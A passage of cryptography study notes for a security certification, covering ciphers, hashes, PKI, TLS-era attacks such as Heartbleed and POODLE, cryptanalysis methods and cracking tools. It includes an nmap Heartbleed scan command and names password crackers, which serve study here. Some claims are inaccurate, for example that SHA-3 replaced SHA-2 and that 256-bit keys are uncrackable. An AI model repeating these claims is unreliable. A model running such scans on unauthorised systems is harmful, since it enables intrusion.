Twofish	Block	128-bit	16	128, 192 and 256 bits	Public domain algorithm.
3DES	Block	64-bit	16	168 bits (56 x 3)	Repeats DES process 3 times.
AES	Block	128-bit	10, 12, or 14	128, 192 or 256 bits	Encryption standard for the US Gov.; Used in WPA2
RC4	Streaming	N/A	1	40-2048 bits	Used in WEP, SSL and TLS; largely deprecated in current;technologies.
IDEA	Block	64-bit	8	128 bits	Made for replacement for the DES

- Larger keys than symmetric encryption; Common to see key lengths of 3,072 bits or larger

Asymmetric Encryption

Uses a Key pair:

- **Public Key** - Anyone can see this key; give it away
- **Private Key** - Keep this private; used for decryption; The private key is used to digitally sign a message.



- **Algorithms:**
  - **Diffie-Hellman** - Developed as a key exchange protocol; used in SSL and IPSec; if digital signatures are waived, vulnerable to MITM attacks
  - **Elliptic Curve Cryptosystem** (ECC) - Uses points on elliptical curve along with logarithmic problems; uses less processing power; good for mobile devices
  - **RSA** - Achieves strong encryption through the use of two large prime numbers; factoring these create key sizes up to 4096 bits; modern de facto standard
  - **El Gamal** - Not based on prime number factoring; uses solving of discrete logarithm problems
- Only downside is it's slower than symmetric especially on bulk encryption and processing power

Hashes

- **One-way encryption**
- **Verify the Integrity of the message.**
- **Verify the authenticity of the message (proof of origin & non-repudiation)**
- Impossible to recover the original message from the digest
- Used to **store passwords** providing **confidentiality**.

Hash	Algo.
MD5	128 bit hash
SHA-1	160 bit hash
SHA256	256 bit hash

Examples:

```
String: hello world!

MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677
SHA-1 Hash: 430CE34D020724ED75A196DFC2AD67C77772D169
SHA256 Hash: 7509E5BDA0C762D2BAC7F90D758B5B2263FA01CCBC542AB5E3DF163BE08E6CA9
```

⚠️ If you change a single character, the entire Hash value changes. **See the example below, changing the last character '!' to '.'**

- String: **hello world!**

    - `MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677`
- String: **hello world.**
    - `MD5 Hash: 3C4292AE95BE58E0C58E4E5511F09647`

Message digest

A message digest or hash, can be used to verify the integrity of a message by comparing the original hash to one generated after receipt of the message. If the two match, then integrity is assured. If they do not match, then the message was altered between transmission and receipt.

> ⚠️ **Message digests are also called:**
>
> - hashes
> - hash values
> - hash total
> - CRC
> - fingerprint
> - checksum
> - digital ID

Hashing Algorithms

MD5 - Message Digest Algorithm

- First published in April 1992
- Replaced MD4
- 128-bit hash value
- 1996: Vulnerabilities found
    - Not collision resistant

> ⚠️ **Collision** - occurs when two or more files create the same output
>
> - Can happen and can be used an attack; rare, though

> ⚠️ **Key space** - Represents the total number of possible values of keys in a cryptographic algorithm or other security measure, such as password

> ⚠️ **DUHK Attack** (Don't Use Hard-Coded Keys) - allows attackers to access keys in certain VPN implementations; affects devices using ANSI X9.31 with a hard-coded seed key

> ⚠️ **Rainbow Tables** - contain precomputed hashes to try and find out passwords

SHA - Secure Hash Algorithm

- Developed by NSA

SHA-1

- Widely used
- 160-bit digest
- Weak; *2005: Collision attacks published*

SHA-2 Family

- SHA-256 | minor version: SHA-224
- SHA-512 | minor version: SHA-384

SHA-3

- Uses a hash function called Keccack and has the same length of SHA-2.
- SHA-1 and SHA-2 have been replaced by the latest iteration of SHA known as SHA-3.

HMAC

Hash Message Authentication Code - Used in conjunction with symmetric key both to authenticate and verify integrity of the message.

- Verify data **integrity** and **authenticity**
  - No fancy asymmetric encryption is required
- Used in network encryption protocols
  - IPsec, TLS
- Requires each side of the conversation to have the same key

RIPEMD

RACE Integrity Primitives Evaluation Message Digest.

- Not very common
- Open Standard
- 128, 168, 256, 320 bit digests *(RIPEMD-128, RIPEMD-256, RIPEMD-320)*
- *Original RIPEMD was found to have collision issues (2004)*
  - Effectively replaced with RIPEMD-160 (no known collision issues)
  - Based upon MD4 design but performs similar to SHA-1

Keystretching

Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password `N` times)

Two most popular Key stretching libraries/ functions:

- **PBKDF2** (Password-Based Key Derivation Function 2) algorithm
  - Part of RSA public key cryptography standards (PKCS #5, RFC 2898)
- **bcrypt**
  - Generates hashes from passwords
  - An extension to the UNIX crypt library
  - Uses Blowfish cipher to perform multiple rounds of hashing

Example:

- **PBKDF2**

```
Password: 123456
```

```
Hash:
rYoSDg62evyzhE1+lWBa9A==:YaeMu71c8KU3H0RYFPle0Q==
```

- **bcrypt**

```
Password: 123456
```

```
Hash:
$2b$10$vES9mCPsE10//vOc1u01XeUVmJrZyHGMPaRfo39OIUoJ2g7iPtDnu
```

⚠️ **Key streaming** - involves sending individual characters of the key through an algorithm and using a mathematical XOR function to change the output.


Cryptographic nonce

Cryptographic randomization schemes

- Used once - 'for the nonce'/ for the time being
- A random or pseudo-random number
  - Somehting that can't be reasonably guessed
  - Can also be a counter
- Use a nonce during the login process
  - Server gives you a nonce
  - Calculate your password hash using the nonce
  - **Each password hash sent to the host will be different**, so a replay attack won't work

Initialization vectors (IV)

- Is a type of nonce
  - Used for randomizing an encryption scheme
  - The more random the better
- Use in encryption ciphers, WEP, and older SSL implementations



Cipher Block Chaining (CBC) mode encryption

Digital Signatures

- When signing a message, you sign it with your **private** key and the recipient decrypts the hash with your **public** key
- **Digital Signature Algorithm** (DSA) - used in generation and verification of digital signatures per FIPS 186-2

⚠️ **Digital Signature Standard (DSS):**

- Document that NIST puts out to specify the digital signature algorithms & the encryption algorithms approved for use by the US gov.

PKI System

Public Key Infrastructure *(PKI) - structure designed to verify and authenticate the identity of individuals*

- Also refers to the binding of public keys to people or devices
    - The certificate authority (CA)
    - It's all about trust
- **X.509 v3** is current format most widely used. Part of the X.500 family of standards

Digital Certificates

- **Certificate** - electronic file that is used to verify a user's identity; provides nonrepudiation
- **X.509** - standard used for digital certificates
- **Contents of a Digital Certificate:**
    -
        - **Version** - identifies certificate format
        - **Serial Number** - used to uniquely identify certificate
        - **Subject** - who or what is being identified
        - **Algorithm ID** (Signature Algorithm) - shows the algorithm that was used to create the certificate
        - **Issuer** - shows the entity that verifies authenticity
        - **Valid From and Valid To** - dates certificate is good for
        - **Key Usage** - what purpose the certificate serves
        - **Subject's Public Key** - copy of the subject's public key
        - **Optional Fields** - Issuer Unique Identifier, Subject Alternative Name, and Extensions
- Some root CAs are automatically added to OSes that they already trust; normally are reputable companies
- **Self-Signed Certificates** - certificates that are not signed by a CA; generally not used for public; used for development purposes
    - Signed by the same entity it certifies

Registration Authority

- Verifies user identity

Certificate Authority

- Third party to the organization; creates and issues digital certificates

Certificate Revocation List (CRL)

- Used to track which certificates have problems and which have been revoked

Validation Authority

- Used to validate certificates via Online Certificate Status Protocol (OCSP)

Trust Model

- How entities within an enterprise deal with keys, signatures and certificates

Cross-Certification

- Allows a CA to trust another CS in a completely different PKI; allows both CAs to validate certificates from either side

Single-authority system

- CA at the top

Hierarchical trust system

- CA at the top (root CA); makes use of one or more RAs (subordinate CAs) underneath it to issue and manage certificates

Key Wrapping and Key Encryption Keys (KEK)

- KEKs are used as part of key distribution or key exchange.
- key Wrapping - Protect session keys
- If the cipher is a symmetric KEK, both the sender and the receiver will need a copy of the same key
- If using an asymmetric cipher, with public/private key properties, to encapsulate a session key, both the sender and the receiver will need the other's public key

> ⚠️ **Protocols such as SSL, PGP, and S/MIME use the services of KEKs to provide session key confidentiality, integrity,** and sometimes to authenticate the binding of the session key originator and the session key itself.

Full Disk Encryption - FDE

- **Data at Rest** (DAR) - data that is in a stored state and not currently accessible
  - Usually protected by **full disk encryption** (FDE) with pre-boot authentication
  - Example of FDE is Microsoft BitLocker and McAfee Endpoint Encryption
  - FDE also gives protection against boot-n-root

Encrypted Communication

- **Often-Used Encrypted Communication Methods:**
  - **Secure Shell** (SSH) - secured version of telnet; uses port 22; relies on public key cryptography; SSH2 is successor and includes SFTP
  - **Secure Sockets Layer (SSL)** - encrypts data at transport layer and above; uses RSA encryption and digital certificates; has a six-step process; largely has been replaced by TLS
  - **Transport Layer Security (TLS)** - uses RSA 1024 and 2048 bits; successor to SSL; allows both client and server to authenticate to each other; TLS Record Protocol provides secured communication channel
  - **Internet Protocol Security (IPSEC)** - network layer tunneling protocol; used in tunnel and transport modes; ESP encrypts each packet
  - **PGP** - Pretty Good Privacy; used for signing, compress and encryption of emails, files and directories; known as hybrid cryptosystem - features conventional and public key cryptography
  - **S/MIME** - standard for public key encryption and signing of MIME data; only difference between this and PGP is PGP can encrypt files and drives unlike S/MIME
- **Heartbleed** - attack on OpenSSL heartbeat which verifies data was received correctly
  - Vulnerability is that a single byte of data gets 64kb from the server
  - This data is random; could include usernames, passwords, private keys, cookies; very easy to pull off
  - `nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host]`
  - Vulnerable versions include Open SSL 1.0.1 and 1.0.1f
  - CVE-2014-0160
- **FREAK (Factoring Attack on RSA-EXPORT Keys)** - man-in-the-middle attack that forces a downgrade of RSA key to a weaker length
- **POODLE (Paddling Oracle On Downgraded Legacy Encryption)** - downgrade attack that used the vulnerability that TLS downgrades to SSL if a connection cannot be made
  - SSl 3 uses RC4, which is easy to crack
  - CVE-2014-3566
  - Also called PoodleBleed

- **DROWN (Decrypting RSA with Obsolete and Weakened Encryption)** - affects SSL and TLS services
    - Allows attackers to break the encryption and steal sensitive data
    - Uses flaws in SSL v2
    - Not only web servers; can be IMAP and POP servers as well

Cryptography Attacks

Cryptographic attacks approaches that seek to exploit one or more vulnerabilities in a cryptosystem to break it; ***Note: Patterns Kill! and it's all about the key!***

- **Frequency Analysis & the Ciphertext Only Attack**
    - Examine frequency of letters appearing in the ciphertext
    - Attempt to figure out what letters they correspond to plaintext
- **Known Plain-text attack**
    - Has both plain text and cipher-text; plain-text scanned for repeatable sequences which is compared to cipher text
- **Chosen Cipher-text Attack**
    - Chooses a particular cipher-text message
    - Attempts to discern the key through comparative analysis
    - RSA is particularly vulnerable to this
- **Chosen Plain-text attack**
    - Attacker encrypts multiple plain-text copies in order to gain the key
- **Adaptive chosen plain-text attack**
    - Attacker makes a series of interactive queries choosing subsequent plaintexts based on the information from the previous encryptions; idea is to glean more and more information about the full target cipher text and key
- **Cipher-text-only attack**
    - Gains copies of several encrypted messages with the same algorithm; statistical analysis is then used to reveal eventually repeating code
- **Replay attack**
    - Usually performed within context of MITM attack
    - Hacker repeats a portion of cryptographic exchange in hopes of fooling the system to setup a communications channel
    - Doesn't know the actual data - just has to get timing right
- **Side-Channel Attack**
    - Monitors environmental factors such as power consumption, timing and delay
- **Meet-in-the-Middle**
    - Used against algorithms that use 2 rounds of encryption. (reason that 2-DES was defeated).
- **Man-in-the-Middle**
- **Birthday Attack / Collision Attack / Reverse Hash matching**
    - Find flaws in the one-to-one association of the hash function
- **Timing Attack**
    - Based on examining exact execution times of the components in the cryptosystems
- **Rubber-Hose Attack**
    - Based on the use of threats or torture to extract need information
- **Don't Use Hard-Coded Keys (DUHK) Attack**

    - Used against hardware/software that implements ANSI X9.31 Random Number Generation.
- **Social Engineering Attack**
    - Social eng. can be very efficient to grab passwords etc

Tools

- Carnivore and Magic Lantern - used by law enforcement for cracking codes
- L0phtcrack - used mainly against Windows SAM files
- John the Ripper - UNIX/Linux tool for the same purpose
- PGPcrack - designed to go after PGP-encrypted systems
- CrypTool
- Cryptobench
- Jipher
- Keys should still change on a regular basis even though they may be "unhackable"
- Per U.S. government, an algorithm using at least a 256-bit key cannot be cracked

How to defeat attack:

- **Salt the passwords** - A nonce most commonly associated with password randomization, making the pasword hash unpredictable.
    - *If the password database is breached, you can't correlate any passwords because even users with the same password have different hashes stored.*
- **Pepper** - A large constant number stored separately from the hashed password.
- **Key stretching** - Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password N times).